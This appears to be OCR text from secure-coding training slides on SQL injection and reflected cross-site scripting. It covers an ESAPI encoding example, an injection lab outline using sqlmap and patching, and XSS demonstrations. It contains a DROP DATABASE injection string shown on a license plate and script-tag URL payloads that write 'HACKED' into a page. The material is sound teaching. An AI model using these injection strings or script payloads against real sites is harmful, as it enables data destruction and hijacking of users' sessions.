
';

```
String lastName = ESAPI.encoder().encodeForSQL(new MySQLCodec(MySQLCodec.Mode.STANDARD), untrusted);

StringBuffer sql = new StringBuffer("select * from employees");

if(lastName != null) {
    sql.append("where last_name = '" + lastName + "'");
}

List<Map<String, Object>> results = jdbcTemplate.queryForList(sql.toString());
```

';

"select * from employees where last_name = '\'\;'”

- SQL
- OQL (Hibernates’ HSQL, JPA’s JPQL)
- Search (elastic search or solr)
- OS
- LDAP


DW 530GS
ZWOLNIJ
ZU 0666',0,0); DROP DATABASE TABLICE; --
[redacted]


Injection Lab

1. Locate SQL injection vulnerability
2. Exploit SQL injection vulnerability with sqlmap
3. Determine the users and their passwords
4. Patch SQL injection vulnerability
   - parameterized query
   - encoding

3. Cross-Site Scripting (XSS)

XSS flaws occur when an application takes untrusted data and sends it to a web browser without proper validation and/or escaping. XSS allows attackers to execute scripts in a victim's browser which can hijack user sessions, deface websites, or redirect the user to malicious sites.


- reflected
- stored



Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability AVERAGE	Prevalence VERY WIDESPREAD	Detectability EASY	Impact MODERATE	Application / Business Specific

reflected XSS - attack is in the request itself (frequently the URL) and the vulnerability is injected into the page verbatim.

```
http://www.site.net?message=Invalid Name must have at least 3 chars
```




Simple Event Registration

Fill out the form to register to our event

Invalid Name must have at least 3 chars

reflected XSS - attack is in the request itself (frequently the URL) and the vulnerability is injected into the page verbatim.

```
http://www.site.net?message=<script>document.write('HACKED')</script>
http://www.site.net?message=%3Cscript%3Edocument.write(%27HACKED%27)%3C%2Fscript%3E
```



Simple Event Registration


Fill out the form to register to our event

HACKED

Name	First Name	Last Name
Title		
Company		
E-mail	ex: myname@example.com	
Phone Number	Area Code -	Phone Number

Are you an existing customer?

○ Yes ○ No



Unable to update my profile

